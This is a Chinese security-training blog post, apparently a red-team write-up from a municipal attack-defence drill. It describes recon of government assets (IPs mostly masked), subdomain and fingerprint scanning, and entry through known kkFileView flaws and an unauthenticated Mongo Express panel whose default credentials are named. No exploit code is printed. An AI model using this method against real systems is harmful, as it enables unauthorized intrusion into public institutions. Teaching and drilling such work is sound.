

记某地级市护网的攻防演练行动

原创 zkaq-Tobisec 掌控安全EDU 2024年09月24日 12:04 江西

扫码领资料
获网安教程



本文由掌控安全学院 - Tobisec投稿

来Track安全社区投稿~

千元稿费！还有保底奖励~ (<https://bbs.zkaq.cn>)

0x1 前言

哈喽，师傅们！

这次给师傅们分享的是上上个星期的地级市护网的攻防演练的两个案例，涉及到的知识点可能比较偏，下面我也会提前给师傅们拓展下改漏洞相关的知识点内容。护网攻防演练中，涉及到的很多敏感内容这里会进行打码操作，然后这里简单给师傅们分享下两个攻防演练中的真实案例，也让没有打过红队攻防演练的师傅们学习下，感受下思路过程。

0x2 资产测绘

1、确定目标资产


在进行攻防演练之前，开始就是进行资产的划分了，我们有两支红队，然后每个队伍都划分不一样的资产目标，然后再在每个队伍里面划分每个人的任务安排，下面的信息资产收集调研表就是我所分配的一部分资产

信息资产收集调研表								
单位名称	省份	城市	网络层级（信息外网/信息内网/核心内网）	系统名称	互联网ip	端口	掩码	域名URL
人民医院	安徽	亳州市	外网	管理系统	60.1.1.1	7001	30	http://10.1.1.1/
交通运输局	安徽	亳州市	外网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
市场监督管理局	安徽	亳州市	外网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市民政局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市自然资源局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市生态环境局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市住房和城乡建设局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市卫生健康委员会	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市发展和改革委员会	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市教育局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市科学技术局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市工业和信息化局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市商务局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市粮食和物资储备局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市退役军人事务局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市信访局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市应急管理局	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市消防救援支队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队二大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队三大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队四大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队五大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队六大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队七大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队八大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队九大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十一大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十二大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十三大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十四大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十五大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十六大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十七大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十八大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队十九大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/
亳州市公安局交通警察支队二十大队	安徽	亳州市	内网	管理系统	1.1.1.1	80	24	http://10.1.1.1/


img

2、域名/子域名收集


这里我先把这些域名收集好，把他们都放到一个txt文件里面，然后再使用我们的然后使用 oneforall 收集改目标站点的子域名



然后跑完以后，结果会在result文件 里面




然后再使用exec表进行筛选状态码为200的域名，且再进行域名和IP去重的操作，为了后面减少测试的工作量



img

3、URL指纹探测


收集完上面的IP和域名以及子域名，然后就可以使用无影这款工具进行URL指纹探测，看看存在哪些可以利用，或者可以攻击的点



img

或者还可以使用密探这款工具进行指纹识别等操作，都很简单，半自动化扫描

然后再根据上面探测到的信息上网查找相关打点的方法，然后再进行一波渗透测试的操作



img

0x3 攻防演练案例一

kkFileView漏洞简介

kkFileView为文件文档在线预览解决方案，该项目使用流行的spring boot搭建，易上手和部署，基本支持主流办公文档的在线预览。

近期，网宿安全演武实验室监测到kkFileView存在远程代码执行漏洞（网宿评分：危急，CVSS3.1评分：9.8）：远程攻击者无需身份认证，即可利用该漏洞覆盖任意文件，再调用被覆盖的文件实现远程代码执行。

目前该漏洞POC状态及EXP状态已在互联网公开，建议客户尽快做好自查及防护。

kkFileView漏洞实操

通过对上面的IP和域名进行url探测，发现了kkFileView框架，这个漏洞我之前挖src的时候遇到过，所以我也是拿去直接访问这个IP，然后看看kkFileView相关的nday漏洞能不能利用

Code	Len	Title	Banner	Mid	Waf	Area
404	315	No'	Microsoft-HTTPAPI/2.0			
500	567	ur Error	SpringBoot-Framework			
200	14423	kkFileView演示首页	Apache-Struts2 kkfileview jQuery SpringBoot-Framework	Apache-Struts2		
200	50582		ASP jQuery			
200	8012	I	mongoexpress Node.js			
200	8861	s	mongoexpress Node.js			
200	6590		JAVA nginx/1.25.3 jQuery JSP			


img

很开心，直接访问成功了，是个200页面，里面的功能看着满齐全的，看着怪老的，感觉是可以打一波nday的



img

然后再使用Wappalyzer插件看看这个站点的开发语言和框架等信息




img

这个资产打的很轻松，直接使用网上的POC以及一些漏洞的复现进行测试




img

发现可以任意文件读取、XSS漏洞以及文件上传和文件包含打一波组合拳等等，我就不一一演示了



img




img

0x4 攻防演练案例二

Mongo Express简介

- Mongo-express是MongoDB的数据库管理工具，类似Navicat对应Mysql的关系，其使用Node.js，Express和Bootstrap3编写的基于Web的MongoDB图形化管理界面。
- 漏洞问题出在lib/bson.js中的toBSON()函数中，路由 /checkValid 从外部接收输入，并调用了存在 RCE 漏洞的代码，由此存在被攻击的风险。
- mongo-express是一款mongodb的第三方Web界面，使用node和express开发。如果攻击者可以成功登录，或者目标服务器没有修改默认的账号密码（`admin:pass`），则可以执行任意node.js代码。



img

Mongo Express漏洞实操

还是拿无影来看这个url探测的内容，然后看到了Mongo Express，这是MongoDB的一个历史框架漏洞




img

这里一般Mongo Express这个框架的web管理页面的默认登录账户密码是 `admin:pass`，但是这个IP访问直接免密码登录，直接未授权进去了




img

